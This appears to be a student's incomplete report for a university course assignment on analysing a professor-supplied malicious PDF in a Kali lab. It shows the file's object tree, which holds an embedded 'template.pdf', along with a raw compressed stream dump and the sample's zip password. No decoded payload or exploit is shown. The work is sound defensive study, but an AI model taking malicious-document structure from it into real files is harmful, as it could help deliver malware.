Malicious PDF File Analysis
No. 1

Goal: 1) Creating (red team) and 2) Analyzing (blue team) a malicious PDF


Cautions: PLEASE HANDLE MALICIOUS FILES WITH CARE. DO NOT CLICK ON OR EXECUTE THEM. YOU NEED TO CREATE OR DOWNLOAD THEM INTO YOUR MINI-VIRTUAL LAB AND ANALYZE THEM THERE WITHOUT EXECUTING THEM.

Report for Assignment 1 stage 2. I.e., Analyze the malicious pdf provide by Professor through Blackboard file belongs to "**GROUP 1". Password to unzip pdf file: R#11786103**


Stage 2

Your job is to investigate the content of a given malicious pdf file. Using the PDF analyzing tools offered by the REMnux tool, spider monkey, sctest, or PDF Stream Dumper, address the following questions/activities:

Step 1: Get malcous file unzip using password provide.



Step 2: Get contents of infected pdf.



saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2

File Actions Edit View Help


```
obj 5 0
 Type:
 Referencing: 6 0 R

  <<
    /EmbeddedFiles 6 0 R
  >>

<</EmbeddedFiles 6 0 R>>

obj 6 0
 Type:
 Referencing: 7 0 R

  <<
    /Names [(template)7 0 R]
  >>

<</Names[(template)7 0 R]>>

obj 7 0
 Type: /Filespec
 Referencing: 8 0 R

  <<
    /UF (template.pdf)
    /F (template.pdf)
    /EF
      <<
        /F 8 0 R
      >>
    /Desc (template)
    /Type /Filespec
  >>

<</UF(template.pdf)/F(template.pdf)/EF<</F 8 0 R>>/Desc(template)/Type/Filespec>>

obj 8 0
 Type:
 Referencing:
 Contains stream
```


saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2


File Actions Edit View Help


```
obj 8 0
 Type:
 Referencing:
 Contains stream
```



```
 'x\xda\xec\xbc{X\x13\xc7\xf70>\t\x01W\t&j"TP\xb1^\xaa\xc5\x0b\x8aV4^6H\x10/\xd1$\x18\xd0*\xa0\xd5\xea\x16\xb5\xa5\x90\x88
V\x100DY\xc6(\xdeZm\xd5\x1a\xb1-m\xfdX[m\x8b\xf5\x96\x00\x95\x8b7@E\xa8 x_\x04\x15\x95ZPt\x7fg6\xb4\x9f\xef\xfb\xbe\xcf\xf
b\xfc\x9e\xdf?\xbf\xbf\xba\xcf\x03\xbb;s\xe6\x9c3g\xce\x9c\xcb\xccl\xb4\xeff#7\x84\x90\x04\xfex\x1e\xa1<\xe4\xbah\xf4\xff~
q\xf0\xd7\xb5\xefo]\xd1\xb1\xce\x17\xfa\xe5\x89f^\xe87\x87\xf9 \xd1?>\xe1\xa3e\t\x8bV\xfa/^\xf4\xe1\x87\x1f\x99\xfc\xdf{\x
df?\xc1\xfc\xa1\xff\x07\x1f\xfa\x87\xce\x8e\xf0_\xf9\xd1\x92\xf7\x87{yu\x19\xd0\x81c{ps\xe5\xb5y\xfb\xac\x7f\xff\x1d\xd2l\
xb3^\x86\xfb\x1cM\xb6\xf5\x06\xdc\xf3\xc2vXk\x84\xfb\xe7\xd6+\x02\xcc\x97\xd6>\xa4^_`\xad\x83\xbb\xe5\x93\xc3V\x1e\xee\xf2
\xd8]\xd6J\xb8\x1b>X\xcc\x10<\xff;\xaf:\rB3E\x12$\xbe0{\xfa\xdfe\xf5H&\xf2\x14y t\x04^\xf6\xbb\xca\xa6\xfe\x0c\xff\xe4\xf0
\xe7\xe8\x90\x82\xdc\xf5.\xe9h\xf3\xf7\x1d-\x14\xb9\xea\xe0\x12\x0b\xff\xe5\x1d\xef\xf2\x7f\xca\xe5\xff\x83\xfe\x8a"\x84V\
x0b\x8c\x88Pq\xa7\xff\xbbL\xeb\x9d\x08\xf9\xa1\xff\x0f\x17\xf0Y/\xfa\xbfW\x0f7\xbd\xbf\xda\x04\xf7\xa5\xdfv0t\xe4\x7fc\x0c
.\x7f\xe8\xcd\xf0\x84%\x8bL\x8b\x10\xba\'\xeb\xe8\xfb?2\xf8\xef\x05\xd2\xa0\x87\xbb\xc0\xd0\x82x\xf8W\xd6\xa1(e\xff\x07\x9
ccxBb\xc2bx\x16\xfa\xaa\xeb\x90\x95\\\xf4\x7f\xe0C\xff^\xff^\xff^\xff^\xff^\xff^\xff^\xff^\xff^\xff^\xff^\xff^\xff^\xff\xb
f\\F]Sz\x934\x01\xa1o\xaf\x88\xd5("2\x9a+\\\x89rr=\x87\x8e\xcf\tMR\xa3\x1c\x89\x8f\x1a\x05]\xcf\xf9\x9d~\x85\xa2l\x1ai\xc4
//(\x9d\xbe\xc8\xbd\xd9[\x8d\x8a*\xaaQf\xef\x1d\x13\xc6\x1e\xe7>\xbe\x8a\x10s4\x96f\xb8\xaaU\x08\xf5)\x94D\xac\x8e\xa8y\x8
3V\x7f\xce\xb5OB\x08\x1b\xa5XC\x15z\xcd\xfc5mo\xbd\xcefl\xd1\x1b\xb8\xd0\xe9\xa4|\xabM\xd3n\xd3\xbe\xa4\xa2\x99\xdb\x1542p
7\xce\xa1\xcc\x9d\x0e\xd9\x81\xcfk"\x10>\xcc8i$;\xadyiq\x9c\xb1\xb4\x8e\x93m\\\r\xc9wPI]&\xe5\xfdx\x17?\xc0V\xd0\x93Fxr\xb
ba\x8a\xf2=\x00\x1cX(Q\x15\xe4\xc8\x8f\xff\x84d[0\x002\x07\xcbi\x14\xbf\xd2\x03Mi\x08\x90\xdcEE!K\xc4\xadH\xb4\x15\xa1\x86
\xbe\xd3\x10\x9a\xd6[QF\xa3]\r\x00\xc4\x9av\xdd:\xe5\r\'\xed\x93\xe3\x03e\r\xaf\xdc\xa0L\xdb\xae\xe7\x95+8\xfa\\\xce\xa2\x
c4a\xa8\xa1!\x15\xa1qc\x16B\xa2\x1f\xe3\xc5Tm\xa1\xd1\x1e\xad\x07B\x96BI\x91{\x0c\x88\xed.\xcf{4\x84\xb9\xa1hll7T(3\x9d\xf
4\xcd\x9c<O3j\xf8\xd1\xcd\x8e\xd8\xde\x9d\t\xdao\xdd\\\xa4x\xa5\x0e\xb8\xcd\xa9_\xab\x96\xbc\xbf\r\xca\xd8\xde\xfe\xa4:\x0
b\x1e\xc7=s\x17\xab?0y1\'\x81u\xc3O_=C\x96$\t\xce\xf4\xd0s\x1b\xc6\xbcB{\r\x07\xab\r\xcc\xb2"\xf7\xdd\xe2\x1b\x88$\xd2\r\x
91n\xe8\xb5OoK\xb0z\xd0\xfb\x19\xd3\xa1}\x11\xaf<>\x86Fw{/\xa4\xe3\x10\xa0\xd9\x0fh\xb8\xe5\xee\x02\xa3\x843n\xf2s\xe4m!r\
xba.\xbb(Y\x08\x8c\x8b?FH!#\xa4{\xfb\x07\xab\x91,\xc3\xcdm\xdf:`1\xde\xf9.*r_\x00\x10\x02\xa1\x87\xdc\xdf\xbc\x83\x98P\xa7
b(o\xa8\x14\x0bb\xf2\xe8*\x94\xe5,\x81\xb2\xc3\xee\xf22\xe5Z]\x01\xb4\xc8\x83\xda\x1b\x9a\xf6pz\xc0\x93E\x8e\xb2,\xea\x92t
%=\xef\x9c\xf9\xf9\xf6\x03\xa4\x99\xb1\xdd>3\x19\xb4\x8d\xd9S\xfe!20\xd9\xc0\xa7\x8e\x13\x87y\xa2\x8b\x85\x8a\x9cP\x1a\xb0
\xaf}\x81\xd0\xd5\x94v\xbb\x97\xc9I\x8f\xb5XD\xeb\xba\x1d\xaa\x88\xa3\xb2\xbc\r|%Ni\xb7\xf4\xa0\x0ew\xc7\x1bW\xef\xbb\x81\
x82\x1cY\x9dp\xb7,I\x88\xa5\x9eR\x15\xac\xf5\x98\xca\xa6\xb47\x16[J\xf8\xa0\xb2\xa7_\xffU>M\xbf\xa2t?\xda6\x91\xac\xdb\xac
\xf2b\x18"\x91y\x92\xbf%b\xd1\xf33^\x04\x9d~z\x18\x00m\xd6\x96\x97<\xaf7\xfc\xc4E\xefG(\xc2f#\xaf\xef\xee)\xa7#\x13v\xe9\x
cao\xcdvl\x06I\x00mLXB\x96q\xc0R\x90\x8b%\x83\x83\xb0TH\xcd\xea\x8e\xbdV\xef\xa2\x05\x96\xba\x11\x96N\x13\x96L\x1e9\x84\xa
5S\xc0\x92\xd9\xf1\xb4\xdf[\xc0\x127V\x81\xd0\xdf,\x8d\x06\x96\x96\x9eu\xfb\x87\xa5\x12\x1e\xbf\x08\xfb\xf1\xe9\xf4\x0e\x9
6^\x01K:\xee\x9d\xfd\xe8\xb3\xf7l\xd6\xd5\xc0\x12\xc8\x8c\xbe}\x85\xf1\x81fXIfg\xe6\x1ew\xc2\xaa}\x12\xad\xde\x03\xa0\'B\t
\xaaC\x7f\x90\xaa\x83\xa3E\xb7Ln\xd6v\xac\x0c\x07\xa16\xcf\xa4\x89\xcc\xa7\xdc\xa7\xfd\xf4\x06\xba\xc7\xb6Pa\x00\xf1\xc1M\
xcem(\xce=W^\xbe\tm\xc8\xf9\x90V\xb7\xf3}\xbe-\x94X\x1dfY\xaa{\xb2\x06T \x12\x06\xf4\x01B\xdf\x01{q\x9d\x98\xa2\xf2@d\xe0\
xafm+\xb4\x12\x90"\xf7\x0cAK\x9e\xa1\x86"\x84\xb6\x80\x96\xc4]d\xdaA\xa3\xcb\xf8k\x96\xc2yV\x87\xcc:\x0e\x15\xa2\xa2%i\xf3
\xd4\x0f\x8921\xfb\xe5;Q\xd1\xd9L\xb1\xfa\x1d\xf2\xea\x073\x12}\xa7m_\xe6\x9e)\xfeI\xd06\xd6\x8b\x03\xe3\xd2\x98<\xce\xd8\
x1e=\xde\xc0+\x93g\xd0(\xa3\x90Rm\x89\xe9\x9e\xe9C\xeb\xbeJ!\xfa\xe6]\xf8I\x8eI\xac~\x1f\xe8\xfdFOP\xb7\x07\x80\x8eeJ\xc5\
```


saroj@kali: ~/Desktop/cs6345_Assignment_1_Stage_2
File Actions Edit View Help

